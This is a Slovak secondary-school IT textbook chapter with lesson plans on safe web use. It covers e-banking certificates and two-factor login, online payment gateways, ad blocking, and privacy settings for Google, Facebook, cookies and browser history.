


14.1.6 Elektronické bankovníctvo

Bankové ústavy nám ponúkajú svoje služby priamo z pohodlia svojho domova cez internet. Môžeme sa prihlásiť do svojho účtu, pozrieť si stav svojich financií, zaplatiť poplatky alebo jednoducho previesť financie z účtu na účet.


Pri práci s elektronickým bankovníctvom je dôležité skontrolovať bezpečnosť pripojenia a to tak, že v hornom riadku prehliadača musí byť zobrazený protokol kto ho vydal. Súčasne pri ňom musí byť zobrazená zamknutý visiaci zámok. To znamená že webová stránka používa bezpečnostný certifikát. Tento certifikát vydáva certifikačná autorita a musí byť platný. Jeho platnosť zobrazí tak že klikneme na kladku a skontrolujeme dátum certifikátu.

Taktiež v dnešnej dobe je potrebné skontrolovať nastavenia prehliadača tak, aby si nepamätal používateľské mená a heslá vo formulároch. V prehliadači Google Chrome sa táto funkcia nachádza: *Nastavenia – Heslá*, v hornej časti stránky (Obr. 14.25).



Obrázok 14-25
Nastavenie - Heslá v prehliadači Google Chrome

V ponuke Heslá si potom vieme nastaviť to, aby nám prehliadač neponúkal ukladanie hesiel, alebo aby nám nevypĺňal formuláre na stránke. (Obr. 14.26)



Obrázok 14-26
Nastavenie hesiel - Ponúknuť uloženie hesiel a automatické prihlasovanie

Keďže sú internetové prehliadače neustále vo vývoji, je potrebné aktualizovať tieto softvéry, pretože tvorcovia veľmi rýchlo reagujú na akejkoľvek bezpečnostné problémy, ktoré sa objavujú počas ich používania. Ak pravidelne budete aktualizovať svoj prehliadač tak chyby, ktoré už boli v ňom odhalené, budú určite odstránené a nemali by vás ohroziť.

Ako vyzerá internet banking si môžete vyskúšať napríklad na demo verzií internet bankingu Tatra banky alebo VÚB banky, na odkaze: <https://www.vub.sk/ibdemo/login.html>.

Pri prihlasovaní do internetového bankovníctva vždy dodržujte tieto pravidla: [7]

- Prihlásenie do internetového bankovníctva musí byť vždy aspoň dvojstupňové. V demo verzii VÚB banky si môžete vyskúšať. Ponúka sa nám SMS autentifikácia, mobilným PIN alebo Tokenom.
- Do internet bankingu sa vždy prihlasujete len cez prehliadač a oficiálnu stránku banky, nikdy nie cez emaily a odkazy v nich.
- Banka od vás nikdy nebude žiadať zaslanie hesiel, čísiel kariet alebo osobných údajov e-mailom.

- Nikdy sa neprihlasujte do Internet/Mobil bankingu cez verejné siete, kde by mohlo dôjsť k zneužitiu vašich údajov. Na tento účel použite svoje mobilné pripojenie cez mobilného operátora.

CVIČENIE –VYSKÚŠAJTE!

Vyskúšajte si internet-banking na demo účte Tatra Banky, ktorý má adresu:

<https://moja.tatrabanka.sk/ib/ibankingDemo.html?lang=sk> :

1. Prihláste sa na webovej stránke www.tatrabanka.sk.
2. Vyberte internet banking a zvolte si demo verzia
3. Požaduje sa od vás dvojzložková autentifikácia?.....Aká?.....
4. Prihláste sa do internet bankingu a skontrolujte certifikát pre webovú stránku
5. Dopíšte dátum platnosti webového certifikátu:

14.1.7 Elektronické nakupovanie

Elektronické nakupovanie je pohodlný spôsob nakupovania, ktorý využíva už mnoho zákazníkov. Napríklad až 95% Američanov nakupuje online aspoň 1 krát ročne⁹. V USA bolo v roku 2016 uskutočnených online nákupov za 396 miliárd dolárov¹⁰.


Pri elektronickom nakupovaní si musíme všímať niektoré dôležité prvky. Špeciálne je to zabezpečenie platobného webového portálu, brány cez ktorú chceme urobiť platbu. Slovenské platobné brány využívajú služby našich komerčných bánk:

- TatraPay – predpokladá aktívny účet v Tatra Banke (Obr. 14.28)
- CardPay – stačí byť majiteľom niektorej z platobných kariet
- eCard / ePlatby- prevádzkuje VÚB banka (Obr. 14.27)
- GB webpay – obľúbené v ČR
- TrustPay
- GoPay
- SporoPay – SLSP
- Platba 24 – Česká spořitelna


a iné.

⁹ <https://www.financnytrh.com/statistiky-fakty-internetu-rok-2017/>

¹⁰ <https://www.remarkety.com/global-ecommerce-trends-2016>



Obrázok 14-27
Platobná brána ePlatby VÚB banky




Obrázok 14-28
Platobná brána TatraPay Tatra Banky

Ako funguje väčšina platobných brán?

Vyberiete si tovar v internetovom obchode a následne vyplníte v objednávkovom formulári všetky potrebné informácie o nákupe a adrese dodania tovaru a pri výbere spôsobu platby si zvolíte platobnú kartu. Ihneď budete presmerovaný na web stránku platobnej brány tej obchodnej spoločnosti, ktorá prevádzkuje daný portál. Tam v bezpečnom prostredí vyplníte potrebné údaje - číslo svojej karty, platnosť karty, ochranný kód a ďalšie bezpečnostné prvky, ako autentifikácia SMS a podobne. Niekedy je presmerovanie na platobnú bránu 3D Secure, ktorá spracuje vašu platbu bezpečne. 3D Secure zabezpečuje platby kartou na internete tým, že na potvrdenie platby je potrebné zadať unikátny autorizačný kód, ktorý držiteľ karty dostane prostredníctvom bezplatnej SMS správy na mobilný telefón. (Obr. 14.29)

Bránu so zabezpečením 3D Secure musí mať obchodník sprevádzkovanú vzhľadom na dohodu s bankou. Predajca, ktorý používa 3D Secure službu internetového bankovníctva, vôbec nemanipuluje s dôvernými informáciami zákazníkov. Citlivé údaje z platobnej karty sú oznamované len banke, ktorá autorizuje platbu.



Obrázok 14-29
Platobná brána GoPay

Sú nákupy platobnou kartou na internete bezpečné? Áno. Transakcia bude prijatá v priebehu niekoľkých sekúnd a výsledok vám bude oznámený na webovej stránke. Následne budete opäť presmerovaný na stránku elektronického obchodu. [8].

Pri každej platbe si skontrolujte, či sa nejedná o falošnú platobnú bránu a certifikát portálu. Všímate si hlavne to, či je v adresnom riadku visiacy zámok a skontrolujte platnosť certifikátu.



CVIČENIE –VYSKÚŠAJTE!

V tomto cvičení budete hľadať platobné portály pre rôzne služby a tovary:

1. Na portáli elektronického obchodu so športovou obuvou si vyberte akékoľvek športové topánky. Vyberte si správnu veľkosť, farbu a podobne. Prejdite až ku platbe za nákup. Aké platobné brány má predajca k dispozícii? Sú to nami spomínané brány? Napíšte.....
2. Dopíšte dátum platnosti certifikátu platobnej brány:
3. Choďte na portál Martinus.sk a objednajte si knihu s názvom *Jak na internet – bezpečne*, od autora Jiřího Vaňeka. Vložte knihu priamo do košíka a prejdite do košíka. V tomto portáli musíte mať svoj účet. Urobte si svoj účet cez Prihlásenie – Registrácia.
4. Objednajte si spomínanú knihu a prejdite do košíka. Postupujte v objednávke až dôjdete na platbu. Aké spôsoby platby vám Martinus ponúkol:
5. Dopíšte dátum platnosti certifikátu platobnej brány:

Zobrazovanie reklamy

Pri prehliadaní webu sa nám zobrazuje reklama niekedy je to pre nás obťažujúce. Jednotlivé prehliadače majú nástroje na zakázanie zobrazovania reklamy. Napr. Prehliadač Chrome má zakázanie reklamy cez *Nastavenia – Nastavenia obsahu – Reklamy*. Čo je o nás zapísané v našom profile a podľa čoho Google vyberá vhodné reklamy nájdete na tejto webovej stránke: <https://adssettings.google.com/authenticated>

Do prehliadača Firefox si musíte stiahnuť rozšírenia zakazujúce zobrazovanie reklamy. Sú to napríklad: **Adblock Plus**¹¹ alebo **NoScript**¹², ktorý kontroluje spúšťanie skriptov na webových stránkach. Ďalej sú to doplnky: **Ghostery – Privacy Ad Blocker**¹³, ktorý odstraňuje reklamy z webovej stránky, súčasne ochráni vaše súkromie, pretože dokáže blokovat sledovateľov na webových stránkach, ktoré prehľadáвате, aby ste mohli kontrolovať, kto zhromažďuje vaše údaje. Ďalšie rozšírenia s podobnými funkciami sú: Disconnect, HTTPS everywhere, Disable WebRTC a iné.

¹¹ <https://addons.mozilla.org/sk/firefox/addon/adblock-plus/?src=external-denblog>

¹² <https://addons.mozilla.org/sk/firefox/addon/noscript/?src=external-denblog>

¹³ <https://addons.mozilla.org/sk/firefox/addon/ghostery/?src=search>




CVIČENIE - VYSKÚŠAJTE


V tomto cvičení budete inštalovať rozšírenia pre blokovanie reklamy do prehliadača Firefox.

1. Skontrolujte, či informácie, ktoré sú o vás uložené vo vašom profile zodpovedajú pravde. Kliknite na tento odkaz: <https://adssettings.google.com/authenticated> Ak vás niektorý faktor nevystihuje, tak ho vypnite. Zodpovedajte si na otázku: **Vystihuje ma toto nastavenie reklamy?** Odpovedzte!
2. Nájdite inštaláciu rozšírení pre prehliadač Firefox (Nastavenia – Add - ons) a vyberte si niektorý z rozšírení zakazujúce reklamy. Napr. Adblock alebo NoScript a nainštalujte si ho.
3. Navštívte niektorý z internetových obchodov, napríklad Amazon.com. Vyberajte si tovary, obzerajte parametre, prechádzajte po serveri, ako keby ste mali vážny záujem si niečo kúpiť. Sledujte, koľko reklám nainštalované rozšírenie zablokuje. (Mali by sa objaviť pri rozkliknutí ikony na paneli s nástrojmi prehliadača.)
4. Na webovej stránke rozšírení pre Firefox <https://addons.thunderbird.net/SK/firefox/> nájdite rozšírenie, ktoré bude spravovať heslá pre prihlasovanie. Nainštalujte si niektorého manažéra a uložte aspoň jedno heslo na nejakú stránku. Potom rozšírenie pozastavte.

14.2 Bezpečnosť aplikácií –Práca s prehliadačom webu (metodika 1. VH)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Objasniť funkciu DNS systému	2
2	Vymenovať certifikáty používané počítačom	1
4	Aplikovať nastavenia Google účtu	3
5	Zhodnotiť bezpečnosť prihlasovania s dvojstupňovým overovaním	3
6	Porovnať a zhodnotiť zobrazovanie osobných informácií na sociálnych sieťach	4

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Postoj ku bezpečnostným rizikám - byť obozretný pred zadávaním osobných údajov do formulárov na webe
2	Postoj ku ochrane údajov na webe – budovať a prehlbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Žiaci z webových aplikácií najčastejšie používajú prehliadač webových stránok. Poznanie nebezpečia zneužitia ich osobných údajov, platobných údajov a zbierania informácií o nich je kľúčovým bezpečnostným prvkom pri používaní webu. Na tejto hodine sa žiaci stretávajú s pojmom DNS, jeho zneužitím a s jeho zabezpečením. Budú pracovať s nastavením súkromných informácií na sociálnych sieťach, kde sú veľmi zraniteľní.

MOTIVÁCIA – 2 MIN



Na úvod hodiny učiteľ uvedie scenár – falošná webová stránka a možnosti jej odhalenia. Učiteľ bude klásť žiakom otázky ako: Už ste nakupovali na internete? Stretli ste sa s falošnou, podvodnou webovou stránkou? Ako je možné presmerovať webovú stránku z pôvodnej na falošnú? Viete odhaliť falošnú stránku?

SKÚMANIE – 10 MIN.



Požiadajte žiakov, aby si pozreli videá <http://www.jakfungujedns.cz> a <https://www.dnssec.cz/page/444/jak-funguje-dnssec/>. Požiadajte žiakov, aby si vyskúšali phishingový test na stránke: www.opendns.com/phishing-quiz/ a vyhodnotili si ho. Výsledky nech si zapíšu, aby si ho vedeli následne rozdiskutovať.

Nasleduje skúmanie certifikátov, ktoré sú uložené na počítačoch žiakov.

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude skontrolovať všetky certifikáty, ktoré sú uložené na vašom počítači.

1. Pomocou prehliadača Chrome zobrazte certifikáty, ktoré sú nahraté na vašom počítači.
2. Napíšte aspoň 2 certifikačné authority zo zoznamu Dôveryhodné koreňové certifikačné authority:
3. Otvorte webovú stránku www.google.com a zistite kto je vydavateľ certifikátu pre túto stránku:GlobalSign

Požiadajte žiakov, aby si nastavili svoj profil na účte Google podľa nasledujúcej úlohy. Toto nastavenie budeme kontrolovať na nasledujúcich hodinách.

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude skontrolovať nastavenie vášho osobného účtu Google.

1. Skontrolujte svoju *históriu polohy*. Zvoľte si *Dáta a prispôsobenie*, z ponuky pre nastavenie účtu Google. V ňom si vyberte *História polohy*. Ak nemáte zdieľanie polohy, tak vaša história je prázdna. Inak sa bude zobrazovať ako stĺpcový graf a súčasne v podobe bodov na mape. (Obr. 14.7)
2. Ak ste nemali zapnuté zdieľanie polohy, tak si ju zapnite a pridajte si niektorých spolužiakov, aby mohli vidieť vašu polohu. Toto nastavenie si nechajte nastavené niekoľko dní.

VYSVETLENIE – 5 MIN



Žiaci si majú navzájom vysvetliť, ako funguje DNS služba, ako sa dá chrániť pred zneužitím DNS. Potom sa vrátia ku phishingovému testu a zhrnú si znaky falošných webových stránok. Ďalej skontrolujú dôveryhodné certifikáty a nedôveryhodné certifikáty na vašom počítači.

ROZPRACOVANIE – 15 MIN.



Žiaci sa ďalej budú zaoberať nastavením profilov na sociálnych sieťach. Rozdeľte ich do skupín a každá skupina bude pracovať na inom probléme:

1. skupina: Vyhľadajte čo najviac sociálnych sietí a stručne ich charakterizujte.
2. skupina: V skupine vyhľadajte vzájomne o sebe na sociálnych sieťach maximum informácií, na základe ktorých zostavíte čo najpodrobnejší profil osobnosti (vek, bydlisko, čo a kde študuje, kam chodia, aké má priateľov, čo má rád, koníčky, rodina atď.). Pri tvorbe profilu vychádzajte iba z voľne dostupných online informácií, nie z toho, čo o danom spolužiakovi skutočne viete.
3. skupina: Pripravte si prezentáciu na tému "Bezpečnosť profilu na sieti Google", kde svojím spolužiakom názorne ukážete, ako bezpečne nastaviť osobný profil na Google+ (nastavenia súkromia, zverejňované informácie a pod.).
4. skupina: "Rodičia detí do 15 rokov by mali mať prístup do profilu na sociálnych sieťach svojich detí." Nájdite argumenty pre a proti tomuto tvrdeniu. Spíšte ich a následne diskutujte v triede [9].

VYSVETLENIE – 7 MIN



V tomto vysvetlení budú zástupcovia z jednotlivých skupín prezentovať svoje úlohy a závery o nastaveniach osobných profilov, ku ktorým dospeli. Rozviňte diskusiu o tom, čo by sme nemali nikdy na webe o sebe zverejňovať a prečo a témy v jednotlivých úlohách. Na záver odporúčajte žiakom, aby si pozreli minútové video:

<https://www.jaknainternet.cz/page/1185/rizika-socialnich-siti/>

HODNOTENIE – 5 MIN.




V závere žiaci zhodnotia svoje získané poznatky v sebahodnotiacej rubrike.


Sebahodnotiaca rubrika

pojmem	viem	s pomocou viem	neviem
Viem rozlíšiť falošnú a pravú webovú stránku?			
Viem nastaviť zobrazovanie osobných údajov na účte na sociálnej sieti?			
Poznám bezpečnostné riziká navštevovania nezabezpečenej webovej stránky?			
Poznám princíp práce DNS systému?			

14.3 Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 2. VH)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Demonštrovať nastavenie účtu na dvojstupňové prihlasovanie	3
2	Posúdiť dôvody pre dvojstupňové prihlasovanie	3
4	Aplikovať vedomosti o zabezpečení a prihlasovaní na všetky vaše účty na sociálnych sieťach	3
5	Objasniť dôvody na používanie a kontrolovanie záznamu o činnosti v sociálnej sieti	2

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Zmeniť postoj žiaka ku bezpečnostným rizikám sociálnych sietí
2	Budovať rešpekt pred zverejňovaním citlivých osobných údajov na sociálnych sieťach.

DIDAKTICKÝ PROBLÉM

Žiaci často nesledujú, alebo ich to nezaujíma nastavenie svojho profilu na sociálnych sieťach. Už v predchádzajúcej hodine sa venovali nastavovaniu zobrazovania osobných údajov. Na tejto hodine žiaci preskúmajú informácie, ktoré o nich server Google zbiera a uchováva.

MOTIVÁCIA – 5 MIN



Učiteľ predstaví cez dataprojektor postup, ako sa dá zobraziť výpis svojej aktivity za predchádzajúci mesiac. Ak by učiteľ nechcel takto verejne prezentovať svoju aktivitu, tak odporúčame zobraziť iba cestu k zobrazeniu výpisu a následne, aby sa začala diskusia o súkromí používateľa účtu.

Ak by učiteľ nemal problém a chcel by demonštrovať túto aktivitu, tak odporúčame, aby učiteľ nevypol sledovanie aktivity na webe vo svojom profile, aby mal v aktivitách viac záznamov.

Je dôležité, aby si žiaci uvedomili, že pri jednotlivých aktivitách sa zobrazuje okrem dátumu aj čas, ako dlho sme boli na danej stránke. Diskusiu učiteľ začína s tým, že čo ešte na účte Google môžeme zistiť? Je to porušovanie súkromia? Kto môže tieto aktivity vidieť? Sú tieto informácie verejné, alebo nie?

SKÚMANIE 1. – 5 MIN.



Žiaci budú teraz skúmať nastavenie účtu Google. Najprv si nechajú zobraziť históriu polohy. Ak ju mali zapnutú vždy od poslednej hodiny, tak by sa im mala zobrazovať na mape spolu s dátumom a časovými údajmi.

Ďalším nastavením je dvojstupňové prihlasovanie do účtu.

CVIČENIE – OTÁZKY!

Napíšte postup, ako na účte Google nastavíme dvojstupňové prihlasovanie pomocou SMS:

.....účet Google – Zabezpečenie - Prihlasovanie do Googlu – Dvojstupňové prihlasovanie

Napíšte postup, ako zmeníte, ktoré údaje o vás uvidia ostatní: Google účet – Osobné informácie – Prejsť o časti o mne - kliknutie na ikonu zámku



CVIČENIE – VYSKÚŠAJTE!

Vašou úlohou bude zmeniť zobrazovanie osobných informácií vášho účtu Google:

1. Vo svojom účte si zmeňte zobrazovanie pohlavia v osobných informáciách na súkromné
2. Pridajte si povolanie – študent a nastavte jeho zobrazovanie na verejné
3. Zrušte zobrazovanie roku narodenia a zobrazujte vaše narodeniny verejne.



CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude zobrazíť a zmeniť riadenie aktivity vášho účtu Google:

1. V riadení aktivity zobrazte informácie o zariadeniach, na ktorých máte pripojený účet Google. Poznávate všetky zariadenia?
2. Skontrolujte svoju aktivitu na internete a v aplikáciách za predchádzajúce dva dni.
3. Vypnite sledovanie aktivity na internete a v aplikáciách.



VYSVETLENIE - 5 MIN

Žiaci si navzájom vysvetlia, ako sa zobrazujú aktivity naučte Google. Budú si navzájom prezentovať históriu polohy a históriu prezerania videí na YouTube. Overia si či všetky zariadenia na ktorých majú prípojný účet Google je v zozname zariadení.



ROZPRACOVANIE – 10 MIN

V rozpracovaní žiaci preskúmajú nastavovanie osobného profilu na sociálnej sieti Facebook.



CVIČENIE –VYSKÚŠAJTE!

Nájdite nasledovné nastavenia účtu na Facebooku a dopíšte kroky, ako sa k nim dostanete:

1. Používanie dvojstupňového overovania. *Zabezpečenie a prihlasovanie – Používať dvojstupňové overenie*
2. Zoznam autorizovaných zariadení. *Zabezpečenie a prihlasovanie – Autorizované prihlásenia*
3. V nastavení súkromia nastavte, aby váš profil na Facebooku vyhľadávače nevyhľadávali. *Nastavenie – Súkromie – Ako vás môžu ľudia nájsť a kontaktovať – Chcete, aby vyhľadávače mimo Facebooku odkazovali na váš profil?*

Všetky tieto nastavenia skontrolujte a overte ich fungovanie.



VYSVETLENIE – 5 MIN



Rozdeľte žiakov do skupín a každej skupine priradíte vypracovať odpoveď na jednu otázku z nasledujúcich:

1. Ako by ste definovali pojem sociálna sieť? V čom sa sieť líši od iných služieb informačnej spoločnosti (ako poskytovanie tovaru na eshopoch, poskytovanie úložného priestoru, videí a pod.) ?
2. Aké konkrétne sociálne siete poznáte a na akých sociálnych sieťach máte účet?
3. Aké pravidlá by sme mali pri užívaní sociálnych sietí dodržiavať?
4. Aké informácie o sebe na sociálnych sieťach zverejňujete?
5. Akým spôsobom by tieto informácie mohli byť zneužitú? [9]

Vypracované odpovede zhrňte spoločne so žiakmi pred celou triedou.

HODNOTENIE – 5 MIN




V závere žiaci zhodnotia svoje získané poznatky v sebahodnotiacej rubrike.


Sebahodnotiaca rubrika

pojem	viem	s pomocou viem	neviem
Viem upraviť prihlasovanie do účtu na sociálnej sieti?			
Viem kontrolovať záznam o činnosti na sociálnych sieťach?			
Viem nastaviť zobrazovanie osobných údajov na sociálnej sieti?			
Poznám pravidlá, ktoré by sme mali dodržiavať na sociálnych sieťach?			

14.4 Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 3. VH)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1 Použitie poznatkov na nastavenie prehliadača webu	3
2 Posúdiť dôvody pre spravovanie súborov cookies	3
4 Porovnať funkcionality rôznych prehliadačov webu.	3
5 Objasniť dôvody na používanie privátneho režimu prezerania webu.	2

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)
1 Zmeniť postoj žiaka ku bezpečnostným rizikám na webe
2 Budovať rešpekt pred zverejňovaním citlivých osobných údajov na sociálnych sieťach.

DIDAKTICKÝ PROBLÉM

Používanie rôznych prehliadačov a ich porovnanie navzájom, ich nastavenie do špecifických nastavení je problémom tejto metodiky. Žiaci spoznajú význam ukladania histórie navštívených stránok. Naučia sa ukladať odkazy na zaujímavé stránky do obľúbených položiek. Naučia sa vymazať históriu navštívených stránok a cookies.

MOTIVÁCIA – 5 MIN

Učiteľ predstaví nasledujúci možný scenár: pred týždňom na internete našiel zaujímavú stránku elektronického obchodu so športovou obuvou. Odkaz na webové sídlo eshopu si neodložil ku obľúbeným položkám. Po týždni sa rozhodol, že túto športovú obuv si kúpi ale zabudol adresu servera, na ktorej tento tovar našiel. Učiteľ vedie diskusiu na tému návratu na už navštívené stránky. Žiaci budú odpovedať na otázky: Ako sa môžeme vrátiť ku zobrazeným webovým stránkam? Aké staré údaje prehliadania budú ukladané v histórii navštívených stránok? Môžeme spravovať históriu navštívených stránok?

SKÚMANIE 1. – 5 MIN.



Žiaci v tejto časti hodiny pracujú súčasne s viacerými prehliadačmi. Majú zistiť, ako funguje história prehľadávania. Majú zistiť, kde sa ukladajú heslá pre webové stránky s prihlasovaním.

CVIČENIE – VYSKÚŠAJTE!



1. Zobrazte históriu prezerania webu v jednotlivých prehliadačoch. Ak je prázdna, tak navštívte nejaké internetové stránky a zistite, či sa naozaj každá navštívená stránka zobrazila v histórii
2. Zistite, či vaše prehliadače ukladajú heslá. Ak nie, tak nastavte ukladanie hesiel do prehliadača. Ako sa zobrazia uložené heslá?
3. Zistite, či váš prehliadač má zapnutú funkciu sledovania/Do Not Track. Na čo slúži táto funkcia? Dopíšte
4. Zorganizujte si obľúbené položky/záložky vo svojich prehliadačoch.

Všetky úlohy v predchádzajúcom cvičení žiaci vykonávajú na svojich počítačoch, pričom sa môžu medzi sebou radiť a pomáhať si.

VYSVETLENIE - 5 MIN



V tejto časti hodiny niektorý zo žiakov vysvetlil ukladanie hesiel, vymazávanie hesiel nastavenie ukladania hesiel do prehliadača. Iný žiak demonštruje, ako sa organizujú obľúbené položky v jednotlivých prehliadačoch. Učiteľ počas tejto aktivity pracuje len ako mediátor. Jeho úloha je iba komentovať resp. zdôrazňovať uvedené poznatky.

ROZPRACOVANIE – 10 MIN



V tejto časti hodiny rozdeľte žiakov na skupiny, kde každá z nich bude pracovať na odpovedi na jednu z nasledujúcich otázok:

- Čo znamená pojem súbor cookies?
- Sú súbory cookies užitočné alebo nie?
- Aký je rozdiel medzi vlastnými súbormi cookies a cudzími súbormi cookies?

Hneď po dopracovaní odpovedí na otázky, ich žiaci rozdiskutujú s celou triedou. Potom žiaci pracujú na nasledujúcom cvičení.

CVIČENIE – VYSKÚŠAJTE!

Nastavte si svoj prehliadač webových stránok takto:

1. Pri súboroch cookies - Blokovať súbory cookies tretích strán
2. Vymažte históriu prezerania za dnešný deň
3. Nastavte blokovanie vyskakovacích, kontextových okien
4. Nastavte blokovanie sledovania vašich navštívených webov inými stránkami.



HODNOTENIE – 5 MIN





Sebahodnotiaca rubrika

pojem	viem	s pomocou viem	neviem
Viem zobrazíť a vymazať históriu?			
Viem spravovať obľúbené položky?			
Viem spravovať súbory cookies?			
Viem si prezerať webové stránky v privátnom režime?			

14.5 Bezpečnosť aplikácií – Práca s prehliadačom webu (metodika 4. VH)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Demonštrovať používanie elektronického bankovníctva	3
2	Posúdiť dôvody používania elektronického nakupovania.	3
4	Aplikovať vedomosti o platobných bránach jednotlivých bankových ústavov.	3
5	Objasniť dôvody blokovania zobrazovania reklamy v prehliadači.	2

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)
1	Zmeniť postoj žiaka ku bezpečnostným rizikám sociálnych sietí
2	Budovať rešpekt pred zverejňovaním citlivých osobných údajov na sociálnych sieťach.

DIDAKTICKÝ PROBLÉM

V súčasnosti je v celosvetovom meradle veľmi veľký nárast elektronického nakupovania. Každý používateľ internetu aspoň raz počas roka nakupoval online. Preto je dôležité poznať bezpečnostné zásady pri online nakupovaní.

MOTIVÁCIA – 5 MIN

Na úvod hodiny učiteľ položí žiakom otázku: „Kto z vás ešte nikdy nenakupoval cez internet?“ Aké internetové obchody poznáte a v ktorých ste už niečo kupovali? Diskusia bude pokračovať vo vymenovávaní elektronických obchodov, ktoré žiaci poznajú, aké majú s nimi skúsenosti. Ďalšími otázkami chcel učiteľ navodiť rozhovor o elektronickom bankovníctve: „Ako si platíte za obеды? Ako rodičia vyplácajú poplatky za energie? Máte svoj bankový účet? Ako spravujete svoje financie? Máte účet vo vašej e-banke?“

SKÚMANIE 1. – 5 MIN.



CVIČENIE –PREVERTE SI!



1. Nájdite zoznam najobľúbenejších internetových obchodov pre Slovákov:
2. Nájdite e-banking pre niektoré slovenské alebo české banky. Majú aj demo verzie internet bankingu?

CVIČENIE –VYSKÚŠAJTE!



Vyskúšajte si e-banking na demo účte Tatra Banky:

1. Prihláste sa na webovej stránke www.tatrabanka.sk.
2. Vyberte internet banking a zvolte si demo verzia
3. Prihláste sa do internet bankingu a skontrolujte certifikát pre webovú stránku
4. Dopíšte dátum platnosti webového certifikátu:

VYSVETLENIE - 5 MIN



Žiaci v diskusii si majú vysvetliť, ako sa prihlasovali do internet bankingu, ako zistili dátum platnosti webového certifikátu bankového portálu. Aké funkcie poskytuje internetové bankovníctvo. Ak je to potrebné, žiaci sa opäť pozrú na demo stránku internetovej banky.

ROZPRACOVANIE – 10 MIN



V tejto časti hodiny budú žiaci pracovať s portálmi elektronických obchodov. Žiaci sú rozdelení na skupiny, a zisťujú aké platobné brány využívajú služby komerčných bank. Majú objaviť, aké platobné brány sú k dispozícii pri nákupe knihy v elektronickom kníhkupectve a pri nákupe športovej obuvi.

CVIČENIE –VYSKÚŠAJTE!



V tomto cvičení budete hľadať platobné portály pre rôzne služby a tovary:

1. Na portáli elektronického obchodu so športovou obuvou si vyberte akékoľvek športové topánky. Vyberte si správnu veľkosť, farbu a podobne. Prejdite až ku platbe za nákup. Aké platobné brány má predajca k dispozícii? Sú to nami spomínané brány? Napíšte.... Tatra Pay, Sporo Pay, ePlatby VÚB, Platby kartami VISA, MasterCard.....
2. Dopíšte dátum platnosti certifikátu platobnej brány:
3. Choďte na portál Martinus.sk a objednajte si knihu s názvom *Jak na internet – bezpečne*, od autora Jiřího Vaňeka. Vložte knihu priamo do košíka a prejdite do košíka. V tomto portáli musíte mať svoj účet. Urobte si svoj účet cez Prihlásenie – Registrácia.
4. Objednajte si spomínanú knihu a prejdite do košíka. Postupujte v objednávke až dôjdete na platbu. Aké spôsoby platby vám Martinus ponúkol: Dobierka, Kartou Visa, MasterCard, TatraPay, ePlatby VÚB, ČSOB Platby, Sporopay, UniPlatba, Poštová banka Platba, PayPal, Viamo...
5. Dopíšte dátum platnosti certifikátu platobnej brány:

Rozšírenia prehliadačov

